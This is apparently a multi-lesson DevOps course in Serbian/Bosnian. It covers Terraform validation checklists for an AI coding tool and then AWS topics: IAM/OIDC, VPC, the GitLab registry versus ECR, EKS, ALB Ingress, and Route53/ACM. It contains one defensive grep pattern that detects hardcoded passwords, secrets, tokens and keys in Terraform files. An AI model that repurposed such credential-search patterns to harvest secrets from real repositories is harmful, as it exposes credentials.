Fajlovi koji se NE diraju: - `backend.tf` — backend konfiguracija se menja samo svesno, ne kao deo ovog koraka - `terraform.tfstate` — nikad ručno

AI okvir za ovu oblast:

Dodaj sekciju `## Terraform validation checklist` u `CLAUDE.md`, ili napravi `.claude/rules/terraform-checks.md`

Sadržaj pravila:

- `required_version` i `required_providers` pinovani (bez `~>` Latest ili bez verzije).
- Nema secrets u `.tf/.tfvars` fajlovima koji se commit-uju u repo — koristi variable bez default-a ili external secrets manager.
- Svaki resurs nosi standardne tagove: `env`, `project`, `owner`.
- State je remote (S3 + DynamoDB lock), ne lokalni — `terraform.tfstate` ne sme biti u radnom direktorijumu osim privremeno tokom init.
- Moduli imaju source sa pinovanom verzijom ili lokalnim relativnim putem.

Anti-sprawl: Terraform se ponavlja kroz oblasti 05, 08, 14, 15 — ovaj rule opravdano postoji. Ne dodavaj poseban rule po oblasti.

Acceptance criteria: - `[] terraform fmt -check -recursive` vraća exit code 0 - `[] terraform validate` prolazi bez greške - `[] tflint` bez warning-a ili error-a - `[]` nema `secret`, `password`, `token` kao hardcoded vrednosti u `.tf` fajlovima - `[] required_version` i `required_providers` su pinovani - `[] sync` zapisan u decision log

AI pregled plana:

- Evo plana pre egzekucije:
- Napraviti `terraform-checks` rule za AI alat
 - Pokrenuti `fmt`, `validate`, `tflint` na `.tf` fajlovima oblasti 05
 - Zabeležiti nalaze i doneti odluku o sprawl-u

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno pre nego počnem?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.
Pokreni validaciju redom — svaki korak mora proći pre sledećeg:

```
# 1. Proveri formatiranje (ne menja kod, samo prijavljuje)
terraform fmt -check -recursive

# 2. Proveri sintaksu i reference
terraform validate

# 3. Linting — statička analiza (Docker varijanta ako tflint nije instaliran)
docker run --rm -v "$PWD":/data -t ghcr.io/terraform-linters/tflint

# 4. Proveri da nema hardcoded secrets u .tf fajlovima
grep -rn --include="*.tf" -E "(password|secret|token|key)\s*=\s*\\"{6,}\\" .
```

Ako `terraform fmt -check` prijavi razlike, pokreni `terraform fmt -recursive` da automatski ispravlja, pa ponovo proveri.

4. AI validacija

Evo acceptance criteria iz plana:

- `terraform fmt -check -recursive`: exit code 0
- `terraform validate`: prolazi bez greške
- `tflint`: bez warning-a
- nema hardcoded secrets u .tf fajlovima
- `required_version` i `required_providers` pinovani

Evo outputa komandi:
[ovde lepiš stvarni output svakog koraka]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.
Ako ne — šta tačno fali i koji je minimalan ispravan oblik?

5. UAT — rucna validacija

#	Akcija	Očekivani rezultat
1	Otvori bilo koji .tf fajl u oblasti i pogledaj <code>required_providers</code> blok	Verzija providera je eksplicitno pinovana (npr. <code>~> 5.0</code> , ne prazno)
2	Pretraži sve .tf fajlove za string <code>terraform.tfstate</code>	Fajl ne postoji u radnom direktorijumu ili je u <code>.gitignore</code>
3	Pokreni <code>grep -rn "backend" *.tf</code> ili pogledaj <code>backend.tf</code>	Backend je <code>s3</code> , ne <code>local</code>
4	Otvori <code>variables.tf</code> i proveri varijable za lozinke/tokene	Nema <code>default</code> vrednosti za osetljive varijable (tip je <code>sensitive = true</code> ili nema default-a)
5	Pokreni <code>tflint</code> i čitaj output red po red	Nula warning-a ili error-a, ili svaki suppressed sa komentarom <code># tflint-ignore</code> i razlogom

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] — Terraform sync
- Urađeno:
- Naučeno:
- Šta bi promenio:
```

Phase — 06-aws-za-devopsa

Directory: 06-aws-za-devopsa/

Source: 06-aws-za-devopsa/01-aws-koncepti-za-devops.md

AWS koncepti za DevOps inženjera

Zašto AWS, a ne “sve rucno”

AWS nije samo hosting — to je API za infrastrukturu. Svaki server, mreža, sertifikat, DNS zapis postoji kao resurs kojim upravljaš programski. DevOps inženjer ne kreira infrastrukturu kroz web konzolu — kreira je kroz kod (Terraform), a konzolu koristi samo za posmatranje.

Princip projekta A: **ništa rucno kroz konzolu**. Sve što postoji u AWS-u nastalo je kroz Terraform. Ako nije u kodu, ne postoji.

Geografska organizacija: regioni i AZ

Region je fizička lokacija (eu-west-1 = Irska, us-east-1 = Sjeverna Virdžinija). Biraju se po: - Latenciji prema korisnicima - Zakonskim zahtjevima (GDPR → EU regioni) - Dostupnosti servisa (novi servisi prvo u us-east-1) - Cijeni (varira po regionu)

Availability Zone (AZ) je izolovani datacenter unutar regiona. eu-west-1 ima eu-west-1a, eu-west-1b, eu-west-1c. Resursi raspoređeni kroz više AZ preživljavaju pad jednog datacentra.

Za project-A: eu-west-1, dva AZ za HA. Dev env može koristiti jedan AZ radi uštede.

Šta DevOps treba znati (za razliku od cloud arhitekta)

Cloud arhitekt dizajnira sistem. DevOps inženjer implementira, automatizira i održava. Fokus DevOps inženjera:

- **Kako se resursi kreiraju i brišu** (Terraform lifecycle)
- **Kako se servis autentifikuje prema AWS-u** (IAM role, OIDC)
- **Kako se konfigurišu pipelines** da deployuju na AWS
- **Šta košta** i kako kontrolisati troškove

Ne treba: dizajnirati VPC arhitekturu od nule, birati DB engine, optimizovati Reserved Instances strategiju (to su arhitektove odluke).

Servisi u project-A

Servis	Uloga u projektu
EKS	Managed Kubernetes — gdje živi nginx
ECR	Container registry (alternativa GitLab registriju)
ALB	HTTPS load balancer ispred EKS-a
Route53	DNS — app.dev.firma.com → ALB
ACM	SSL sertifikati za ALB
S3	Terraform remote state storage
IAM	Ko šta smije raditi
VPC	Izolirana mreža za sve resurse
CloudWatch	Logovi i metrike (osnovno, Prometheus/Grafana za više)

AWS Free Tier i cost awareness

Free tier postoji, ali EKS ga ne pokriva. Šta je besplatno: - t2.micro EC2 instanca (750h/mj, jednu godinu) - S3: 5 GB storage - Route53: nije besplatno (\$0.50/hosted zone/mj) - ACM: besplatan za resurse integrisane sa AWS (ALB, CloudFront)

Šta košta za dev okruženje (realan estimat): - EKS control plane: **\$0.10/h = \$72/mj** - EC2 t3.medium worker node (x1): **~\$30/mj** - ALB: **~\$16/mj** - NAT Gateway: **\$32/mj** (ovo boli — 1 gateway = \$32 fiksno + transfer)

Ukupno dev env: **~\$150/mj** ako stalno radi. Strategija: kreirati po potrebi, uništiti poslje.

Princip: konzola je samo za čitanje

AWS web konzola je koristan alat za istraživanje i debugging. Nije alat za kreiranje infrastrukture. Razlozi: - Ručne izmjene nisu u kodu → niko ne zna šta postoji - Terraform state se desinhronizuje → plan pokazuje lažne razlike - Nema audit trail-a osim CloudTrail logova - Ne može se replicirati za staging/prod

Jedina iznimka: bootstrap S3 bucketa za Terraform state (jaje-kokoška problem — modul 07).

Source: `06-aws-za-devopsa/02-iam-i-bezbednost.md`

IAM i bezbjednost u AWS-u

Šta je IAM

Identity and Access Management je AWS-ov sistem za kontrolu pristupa. Svaka radnja u AWS-u — kreiranje EC2, čitanje S3, update EKS — zahtijeva eksplicitnu dozvolu. Po defaultu: sve je zabranjeno.

IAM entiteti: - **User**: ljudski korisnik sa trajnim kredencijalima (izbjegavati za automatizaciju) - **Role**: privremeni identitet koji preuzima servis ili korisnik - **Policy**: JSON dokument koji definira šta je dozvoljeno/zabranjeno - **Group**: kolekcija korisnika sa zajedničkim politikama

Za project-A: nema IAM usera za CI/CD. Sve ide kroz role.

Least privilege princip

Svaki servis dobija tačno onoliko prava koliko treba — ništa više. Primjer:

Loše: GitLab CI/CD ima `AdministratorAccess` politiku **Dobro:** GitLab CI/CD može samo `eks:UpdateNodegroupConfig`, `ecr:PutImage`, `s3:PutObject` na specifičnom bucketu

Praktična implementacija: počni sa minimalnim pravima, dodaj kada nešto ne radi, ne dodaj wildcard da "prođe".

OIDC integracija GitLab → AWS

Ovo je ključno za project-A. Tradicionalni pristup (loš):

```
AWS_ACCESS_KEY_ID=AKIA...
AWS_SECRET_ACCESS_KEY=abc123...
```

Ovi se unose u GitLab CI/CD Variables. Problem: trajni kredencijali koji nikad ne ističu, mogu biti ukradeni iz loga, teški za rotaciju.

Kako OIDC funkcioniše

GitLab je OIDC provider — izdaje JWT tokene za svaki pipeline job. AWS verifikuje token direktno sa GitLabom.

```
GitLab Job staruje
↓
GitLab izdaje JWT token (sa claims: project, branch, env)
↓
CI/CD skript: aws sts assume-role-with-web-identity
↓
AWS STS provjeri token sa GitLab JWKS endpoint-om
↓
AWS vraća privremene credentials (15min - 12h)
↓
Job koristi credentials, ističu kada job završi
```

AWS Terraform konfiguracija za OIDC:

```
resource "aws_iam_openid_connect_provider" "gitlab" {
  url            = "https://gitlab.com"
  client_id_list = ["https://gitlab.com"]
  thumbprint_list = ["<gitlab-tls-thumbprint>"]
}

resource "aws_iam_role" "gitlab_ci" {
  name = "gitlab-ci-project-a"
  assume_role_policy = jsonencode({
    Statement = [{
      Action = "sts:AssumeRoleWithWebIdentity"
      Principal = {
        Federated = aws_iam_openid_connect_provider.gitlab.arn
      }
      Condition = {
        StringLike = {
          "gitlab.com:sub" = "project_path:user/project-a:ref_type:branch:ref:*"
        }
      }
    }]
  })
}
```

Condition ograničava: samo pipeline-i iz `user/project-a` repozitorija mogu preuzeti ovu rolu. Granularnija kontrola: samo `main` branch, ili samo `production` environment.

IRSA: Pod-level AWS pristup

IAM Roles for Service Accounts (IRSA) — isti princip unutar EKS-a. Kubernetes Pod koji treba pristupiti AWS-u (npr. ALB Controller koji kreira load balancere) dobija IAM rolu kroz ServiceAccount anotaciju.

```
apiVersion: v1
kind: ServiceAccount
metadata:
  name: aws-load-balancer-controller
  annotations:
    eks.amazonaws.com/role-arn: arn:aws:iam::123456789:role/alb-controller-role
```

Bez IRSA: Pod bi morao koristiti node-ove IAM rolu (previše privilegija) ili staticke kredencijale (opasno).

Terraform IAM moduli za project-A

Svaka rola je eksplicitno definisana po environmentu:

```
iam/
├─ gitlab-ci-role.tf      ← OIDC role za pipeline
├─ eks-node-role.tf      ← Worker node role
├─ alb-controller-role.tf ← IRSA za ALB controller
└─ autoscaler-role.tf    ← IRSA za cluster autoscaler
```


Svaki environment (dev/staging/prod) ima vlastitu GitLab CI rolu sa različitim pravima — prod rola zahtijeva manual approval u pipeline-u.

Source: 06-aws-za-devopsa/03-vpc-i-networking.md

VPC i networking u AWS-u

Šta je VPC

Virtual Private Cloud je izolirana mrežna okoline unutar AWS-a. Svaki AWS nalog dolazi sa default VPC-om, ali za produkciju kreiraš vlastiti. Resursi unutar VPC-a međusobno komuniciraju privatno — ne kroz internet.

VPC je regionalni resurs. Proteže se kroz sve AZ u regionu, ali subneti su vezani za jednu AZ.

Subneti: public vs private

Public subnet: ima rutu do Internet Gateways-a. Resursi mogu dobiti javne IP adrese i biti dostupni sa interneta. - Gdje ide: ALB (jedina stvar koja treba biti javno dostupna), NAT Gateway

Private subnet: nema direktnu rutu do interneta. Resursi mogu inicirati outbound saobraćaj (kroz NAT), ali ne mogu biti direktno dosegnuti sa interneta. - Gdje ide: EKS worker nodovi, baze podataka

Zašto ovakav split: attack surface reduction. Ako je EKS node kompromitovan, napadač nema direktan javni IP. Sav ulazni saobraćaj mora proći kroz ALB koji terminira HTTPS i prosljeđuje HTTP unutar private mreže.

Internet Gateway i NAT Gateway

Internet Gateway (IGW): vrata između VPC-a i interneta. Jedan po VPC-u. Besplatan.

NAT Gateway: omogućava resursima u private subnet-u da iniciraju outbound konekcije (pull Docker image, package update) bez primanja inbound saobraćaja. Skupo: **\$32/mj** fiksno + \$0.045/GB podataka.

Za dev env: NAT Gateway je opcioni. EKS node-ovi mogu biti u public subnetu (bez javnih IP-a, ali s IGW rutom) da se uštedi \$32/mj. Za prod: NAT je obavezan.

Security Groups

Stateful firewall koji se primjenjuje na EC2 instance, EKS node-ove, RDS. "Stateful" znači: ako dozvoliš outbound konekciju, odgovor dolazi automatski bez posebnog inbound pravila.

```
Security Group: alb-sg
  Inbound: 443 (HTTPS) sa 0.0.0.0/0
  Inbound: 80 (HTTP) sa 0.0.0.0/0 → redirect na 443
  Outbound: sve

Security Group: eks-nodes-sg
  Inbound: 0-65535 od alb-sg (ALB šalje saobraćaj na node portove)
  Inbound: 0-65535 između eks-nodes-sg (node-to-node komunikacija)
  Outbound: sve
```

Nikad ne koristiti 0.0.0.0/0 za inbound na worker node-ove.

CIDR planiranje za multi-environment


CIDR (Classless Inter-Domain Routing) definiše opseg IP adresa. /16 daje 65.536 adresa, /24 daje 256.

Planiranje za project-A — svaki environment ima vlastiti VPC:

Environment	VPC CIDR	Public Subnet (AZ-a)	Public Subnet (AZ-b)	Private Subnet (AZ-a)	Private Subnet (AZ-b)
dev	10.0.0.0/16	10.0.1.0/24	10.0.2.0/24	10.0.10.0/24	10.0.11.0/24
staging	10.1.0.0/16	10.1.1.0/24	10.1.2.0/24	10.1.10.0/24	10.1.11.0/24
prod	10.2.0.0/16	10.2.1.0/24	10.2.2.0/24	10.2.10.0/24	10.2.11.0/24

Zašto odvojeni VPC-ovi: kompletna izolacija između environmenta. Dev incident ne utiče na prod mrežu.

Dijagram mreže za project-A



Isti pattern ponavlja se u AZ-b za HA. ALB automatski distribuira saobraćaj između AZ.

EKS specifični networking

EKS koristi VPC CNI plugin koji dodjeljuje AWS VPC IP adrese direktno Podovima. Svaki Pod dobija svoju IP adresu iz subnet CIDR-a (ne iz overlay mreže kao Calico/Flannel).

Implikacija: subnet treba imati dovoljno IP adresa. Ako running 50 Podova u subnet-u sa /24 (256 IP) i 10 nodova koji svaki rezervišu nekoliko IP, može ostati malo prostora. Za prod: koristiti /22 ili veće subnet-ove.

Subnet tag obavezan za EKS:

```

kubernetes.io/cluster/project-a-dev = shared
kubernetes.io/role/internal-elb = 1   (za private subnete)
kubernetes.io/role/elb = 1           (za public subnete)
  
```

Terraform VPC modul u modulu 07 dodaje ove tagove automatski.

Source: 06-aws-za-devopsa/04-gitlab-registry-i-ecr.md

GitLab Container Registry i ECR

GitLab Container Registry kao primarni registry

Project-A koristi GitLab Container Registry (`registry.gitlab.com/user/project`) kao primarni registry za Docker image-e. Ovo je svjesna odluka, ne defaultna.

Svaki push u GitLab repo može automatski buildovati i pushati image:

```

registry.gitlab.com/user/project-a/helloworld:main-a1b2c3d
registry.gitlab.com/user/project-a/helloworld:mr-42-x9y8z7w
registry.gitlab.com/user/project-a/helloworld:latest
  
```

GitLab automatski autentifikuje CI/CD pipeline prema registriju — nema potrebe za ekstra kredencijalima unutar pipeline-a. Variabla `CI_REGISTRY_PASSWORD` je dostupna automatski.

Zašto ne ECR za ovaj projekat

AWS ECR je odlična opcija kada: - Cijeli stack je AWS (ne postoji GitLab) - Organizacija ima AWS-only policy - Treba fine-grained image scanning i lifecycle policies

Za project-A ECR dodaje kompleksnost bez benefita: - Treba IAM rola za push iz CI/CD (ekstra konfiguracija) - Treba `aws ecr get-login-password` prije svakog pusha - Uvodi zavisnost: ako nema AWS pristupa, nema builda - GitLab registry funkcioniše i bez ikakvog AWS naloga (lokalni razvoj)

Princip: manje zavisnosti = manje failure pointa.

Kako EKS povlači image iz GitLab registrija

EKS worker node-ovi nemaju GitLab kredencijale. Kada Kubernetes scheduleruje Pod sa `registry.gitlab.com` image-om, node treba da se autentifikuje.

Kubernetes Secret tipa docker-registry

```
kubectl create secret docker-registry gitlab-registry-secret \
  --docker-server=registry.gitlab.com \
  --docker-username=deploy-token \
  --docker-password=<gitlab-deploy-token> \
  --namespace=helloworld-dev
```

U Deployment manifestu:

```
spec:
  imagePullSecrets:
    - name: gitlab-registry-secret
  containers:
    - name: helloworld
      image: registry.gitlab.com/user/project-a/helloworld:main-a1b2c3d
```

Terraform kreira Secret u svakom namespace-u

Ručno kreiranje Secreta nije opcija (ne može se reproducirati). Terraform koristi Kubernetes provider:

```
resource "kubernetes_secret" "gitlab_registry" {
  for_each = toset(var.namespaces)

  metadata {
    name      = "gitlab-registry-secret"
    namespace = each.value
  }

  type = "kubernetes.io/dockerconfigjson"

  data = {
    ".dockerconfigjson" = jsonencode({
      auths = {
        "registry.gitlab.com" = {
          username = var.gitlab_deploy_token_username
          password = var.gitlab_deploy_token_password
          auth     = base64encode("${var.gitlab_deploy_token_username}:${var.gitlab_deploy_token_password}")
        }
      }
    })
  }
}
```

`var.gitlab_deploy_token_password` dolazi iz GitLab Project → Settings → Repository → Deploy Tokens. Token ima samo `read_registry` scope — least privilege.

ECR kao alternativa

Kada tim odluči da pređe na ECR:

1. Push image u ECR: `aws ecr get-login-password | docker login --username AWS ...`
2. EKS node IAM role dobija `ecr:GetDownloadUrlForLayer`, `ecr:BatchGetImage` politiku
3. EKS automatski autentifikuje prema ECR bez `imagePullSecrets` (isti AWS nalog)
4. Cross-account: EKS u account A, ECR u account B → resource-based policy na ECR

Za enterprise okruženje gdje je sve unutar AWS, ECR je prirodan izbor. Za project-A, GitLab registry je pragmatičniji.

Image Pull Policy

Kubernetes `imagePullPolicy` kontrolira kada node povlači image:

Policy	Ponašanje	Kada koristiti
<code>Always</code>	Uvijek kontaktira registry	<code>latest</code> tag ili mutable tagovi
<code>IfNotPresent</code>	Koristi cached ako postoji	Immutable tagovi (git sha)
<code>Never</code>	Nikad ne povlači	Lokalni development (kind)

Za project-A: koristiti immutable tagove (git commit SHA) i `IfNotPresent`. Nikad deployovati `latest` u staging/prod — nema traceability šta je zapravo deployovano.

```
image: registry.gitlab.com/user/project-a/helloworld:a1b2c3d4
imagePullPolicy: IfNotPresent
```

Ovo garantuje: isti tag = isti image, uvijek. Nikad “latest je nešto promijenio”.

Source: `06-aws-za-devopsa/05-eks-cluster.md`

EKS: Managed Kubernetes na AWS-u

Šta EKS radi umjesto tebe

Kubernetes zahtijeva control plane: API server, etcd, controller manager, scheduler. Na lokalnom kinu (kind) sve ovo radi u jednom Dockeru. U produkciji, ovo je odgovornost managed servisa.

EKS upravlja control plane-om: - API server je visoko dostupan (3 instance unutar AWS) - etcd je managed i backup-ovan - Kubernetes verzija upgrade-i su automatizirani - AWS plaća za control plane HA

Ti upravljaš worker nodovima (EC2 instance) i workload-ovima koji tamo teku.

Cijena: **\$0.10/h po clusteru = \$72/mj** — ovo plaćaš bez obzira na veličinu workload-a.

Node grupe: koji tip izabrati

Managed Node Groups (project-A izbor): - AWS kreira i upravlja Auto Scaling Group za EC2 instance - Kubernetes verzija update je upravljana - Node draining i terminacija su automatizirani - Integracija sa Cluster Autoscaler-om

Fargate: - Serverless — nema EC2 instance, AWS alokira compute per Pod - Skuplje per-Pod, ali nula overhead za upravljanje nodovima - Ne podržava sve workload-e (DaemonSet-i ne rade) - Nema smisla za Prometheus/Grafana koji trebaju persistent storage

Self-managed: - Ti kreiraš EC2 instance i dodaješ ih u cluster - Puna kontrola, puna odgovornost - Jedino ako treba custom AMI ili specijalni hardware

Za project-A: Managed Node Groups. Balans kontrole i automatizacije.

EKS Add-ons

Add-oni su managed verzije ključnih Kubernetes komponenti:

Add-on	Uloga
VPC CNI	Dodjeljuje AWS VPC IP adrese Podovima
CoreDNS	DNS rezolucija unutar clustera
kube-proxy	Mrežni pravila za Service routing
EBS CSI Driver	Persistent Volume support za EBS diskove

Add-oni se posebno update-uju od Kubernetes verzije. Terraform ih kreira:

```
resource "aws_eks_addon" "vpc_cni" {
  cluster_name = aws_eks_cluster.main.name
  addon_name   = "vpc-cni"
}
```

Cluster Autoscaler

Cluster Autoscaler prati Podove koji ne mogu biti scheduled (Pending) i dodaje worker nodove. Prati i nodove koji su dugo idle i uklanja ih.

Instalira se kao Helm chart, autentifikuje prema AWS Auto Scaling API-u kroz IRSA. Konfigurirše se sa min/max node count per node group.

Za project-A: - dev: min=1, max=3 nodova - staging: min=2, max=5 nodova - prod: min=3, max=10 nodova (HPA skalira Podove, CA skalira nodove)

Kubeconfig za EKS

Nakon `terraform apply`, EKS cluster postoji ali lokalni kubectl ne zna za njega. Update kubeconfig:

```
aws eks update-kubeconfig --name project-a-dev --region eu-west-1
```

Ovo dodaje context u `~/.kube/config`. Provjera:

```
kubectl config get-contexts
kubectl config use-context arn:aws:eks:eu-west-1:123456789:cluster/project-a-dev
kubectl get nodes
```

Isti kubectl komande koje koristiš sa kind-om rade sa EKS-om — jedina razlika je context.

Lokalno (kind) vs EKS razlike

Aspekt	kind	EKS
Control plane	Docker container	AWS managed
Nodes	Docker container	EC2 instance
Load Balancer	MetalLB / port-forward	AWS ALB
Storage	hostPath	EBS PersistentVolume
DNS	localhost	Route53 subdomen
Trošak	\$0	\$72+/mj
Startup	30 sekundi	10-15 minuta

Isti Helm chart deploja na oba okruženja — jedina razlika su values fajlovi koji konfiguriršu ALB annotations ili MetalLB, i domain.

Node sizing za project-A

t3 familija je dobar balans cijene i performansi za dev workload-e:

Tip	vCPU	RAM	Cijena (eu-west-1)	Za environment
t3.small	2	2 GB	~\$14/mj	Pretijesno za monitoring stack
t3.medium	2	4 GB	~\$30/mj	Dev (nginx + monitoring)
t3.large	2	8 GB	~\$60/mj	Staging
t3.xlarge	4	16 GB	~\$120/mj	Prod (sa HPA)

Monitoring stack (Prometheus + Grafana + Loki) je zahtjevan — t3.medium je minimum za dev.

Source: `06-aws-za-devopsa/06-alb-i-ingress.md`

ALB i Kubernetes Ingress

Zašto ALB, a ne NodePort ili NLB

Kubernetes Service tipa `NodePort` eksponira port direktno na worker nodovima. Ovo ne funkcionira dobro za produkciju: treba javne IP adrese na nodovima, nema SSL termination, nema path-based routing.

ALB (Application Load Balancer) radi na Layer 7 (HTTP/HTTPS): - SSL termination: HTTPS sertifikat je na ALB-u, backend prima HTTP - Host-based routing: `app.firma.com` i `api.firma.com` → različiti servisi - Path-based routing: `/api/` → jedan service, `/` → drugi - Health check prema Podovima - AWS WAF integracija (opciono)

NLB (Network Load Balancer) radi na Layer 4 (TCP/UDP): - Nema SSL termination na aplikacijskom nivou - Koristi se za non-HTTP protokole - Nije za project-A

AWS Load Balancer Controller

Kubernetes sam po sebi ne zna kako kreirati ALB. AWS Load Balancer Controller je Kubernetes operator koji čita Ingress resurse i kreira ALB-ove u AWS-u.

Instalira se kao Helm chart:

```
helm repo add eks https://aws.github.io/eks-charts
helm install aws-load-balancer-controller eks/aws-load-balancer-controller \
  --namespace kube-system \
  --set clusterName=project-a-dev \
  --set serviceAccount.annotations."eks\.amazonaws\.com/role-arn"=arn:aws:iam::123456:role/alb-controller
```

Controller koristi IRSA (IAM Role za ServiceAccount) za pristup AWS API-u — kreira i briše ALB, Target Group-e, Listeners.

Ingress annotations za ALB

Kubernetes Ingress je API objekat koji definira HTTP routing. ALB Controller čita anotacije da konfigurira ALB:

```

apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: helloworld
  namespace: helloworld-dev
  annotations:
    kubernetes.io/ingress.class: alb
    alb.ingress.kubernetes.io/scheme: internet-facing
    alb.ingress.kubernetes.io/target-type: ip
    alb.ingress.kubernetes.io/certificate-arn: arn:aws:acm:eu-west-1:123456789:certificate/abc-def
    alb.ingress.kubernetes.io/listen-ports: '[{"HTTPS":443}, {"HTTP":80}]'
    alb.ingress.kubernetes.io/ssl-redirect: '443'
    alb.ingress.kubernetes.io/healthcheck-path: /
    alb.ingress.kubernetes.io/healthcheck-interval-seconds: '30'
spec:
  rules:
    - host: app.dev.firma.com
      http:
        paths:
          - path: /
            pathType: Prefix
            backend:
              service:
                name: helloworld-service
                port:
                  number: 80

```

Ključne anotacije: - `scheme: internet-facing` — ALB dobija javnu IP adresu (public subnet) - `target-type: ip` — saobraćaj ide direktno na Pod IP, ne na node port - `ssl-redirect: 443` — HTTP automatski redirectuje na HTTPS - `certificate-arn` — ACM sertifikat za HTTPS

SSL Termination na ALB

Tok HTTPS saobraćaja:

```
Klijent → HTTPS (443) → ALB (SSL termination, ACM cert) → HTTP (80) → Pod
```

ALB drži SSL sertifikat. Komunikacija između ALB-a i Pod-ova je HTTP unutar VPC private mreže. Ovo je sigurno jer je saobraćaj iznutar AWS mreže, ne izlazi na internet.

Ako je potreban end-to-end TLS (compliance zahtjev): ALB može prosljeđivati HTTPS na Pod koji isto terminira TLS. Kompleksnije, obično nije potrebno za project-A.

Health check Target Group

ALB šalje HTTP GET na health check path svakog Pod-a. Ako Pod ne odgovori 200 OK, ALB ga izbacuje iz rotacije.

nginx servisaCi `index.html` → GET `/` vraća 200 → health check prolazi.

```

alb.ingress.kubernetes.io/healthcheck-path: /
alb.ingress.kubernetes.io/healthcheck-interval-seconds: '30'
alb.ingress.kubernetes.io/healthy-threshold-count: '2'
alb.ingress.kubernetes.io/unhealthy-threshold-count: '3'

```

Veza sa project-A

Jedan ALB per environment, ne per aplikacija. Ako projekt dobije više servisa, IngressGroup anotacija dozvoljava dijeljenje jednog ALB-a:

```
alb.ingress.kubernetes.io/group.name: dev-shared-alb
```

Svaki Ingress u istoj grupi dodaje pravila na isti ALB — ušteda \$16/mj po servisu.

Terraform kreira Ingress kroz Helm values, ne direktno. Helm chart helloworld-a ima `ingress.enabled`, `ingress.host`, `ingress.certificateArn` kao values — environment-specific konfiguracija.

Source: `06-aws-za-devopsa/07-route53-i-https.md`

Route53 i HTTPS

Route53: AWS DNS servis

DNS (Domain Name System) prevodi `app.dev.firma.com` u IP adresu ALB-a. Route53 je AWS-ov DNS servis koji Terraform može u potpunosti upravljati.

Hosted Zone je kontejner za DNS zapise jednog domena. Ako posjeduješ `firma.com`, kreiraš hosted zone za njega. Route53 ti daje 4 NS (nameserver) adrese koje postaviš kod registrara (GoDaddy, Namecheap, itd.).

Cijena: \$0.50/mj per hosted zona + \$0.40/milion DNS upita. Praktično zanemarivo.

DNS Record tipovi za project-A

Tip	Primjer	Namjena
A record (Alias)	<code>app.dev.firma.com</code> → ALB DNS	Mapiranje subdomene na ALB
CNAME	<code>mr-42.dev.firma.com</code> → ALB DNS	Dynamic review envs
TXT	<code>_acme-challenge.firma.com</code>	ACM DNS validacija
NS	<code>firma.com</code> → <code>ns-xxx.awsdns-xx.com</code>	Delegacija na Route53

ALB ne dobija statičku IP adresu — dobija DNS ime poput `k8s-dev-app-abc123.eu-west-1.elb.amazonaws.com`. Zato se koristi **Alias A record**, ne CNAME na root domenu.

Subdomeni po environmentu

Pattern za project-A:

```
app.firma.com           → prod ALB
app.staging.firma.com   → staging ALB
app.dev.firma.com        → dev ALB
mr-42.dev.firma.com     → review env (dynamic)
mr-43.dev.firma.com     → review env (dynamic)
```

Terraform kreira ove recorde:

```
resource "aws_route53_record" "app_dev" {
  zone_id = data.aws_route53_zone.main.zone_id
  name     = "app.dev.firma.com"
  type     = "A"

  alias {
    name            = aws_lb.dev.dns_name
    zone_id         = aws_lb.dev.zone_id
    evaluate_target_health = true
  }
}
```

ACM: besplatni SSL sertifikati

AWS Certificate Manager izdaje i auto-renews SSL sertifikate za domene kojim upravljaš u Route53. Sertifikat je besplatan kada se koristi sa AWS resursima (ALB, CloudFront).

DNS validacija: ACM generiše TXT record koji moraš dodati u DNS da dokažeš vlasništvo domene. Terraform može ovo automatizovati:


```

resource "aws_acm_certificate" "app" {
  domain_name           = "app.firma.com"
  subject_alternative_names = ["*.dev.firma.com", "*.staging.firma.com"]
  validation_method      = "DNS"
}

resource "aws_route53_record" "cert_validation" {
  for_each = {
    for dvo in aws_acm_certificate.app.domain_validation_options : dvo.domain_name => {
      name    = dvo.resource_record_name
      record  = dvo.resource_record_value
      type    = dvo.resource_record_type
    }
  }
  zone_id = data.aws_route53_zone.main.zone_id
  name     = each.value.name
  type     = each.value.type
  records  = [each.value.record]
  ttl      = 60
}

resource "aws_acm_certificate_validation" "app" {
  certificate_arn      = aws_acm_certificate.app.arn
  validation_record_fqdns = [for record in aws_route53_record.cert_validation : record.fqdn]
}

```

`subject_alternative_names` sa wildcard `*.dev.firma.com` pokriva sve review enviromente pod dev subdomenom.

Custom sertifikat: import u ACM

Ako organizacija ima vlastiti sertifikat (kupljen od DigiCert, Sectigo, itd.), može se importovati:

```

aws acm import-certificate \
  --certificate fileb://certificate.pem \
  --private-key fileb://private-key.pem \
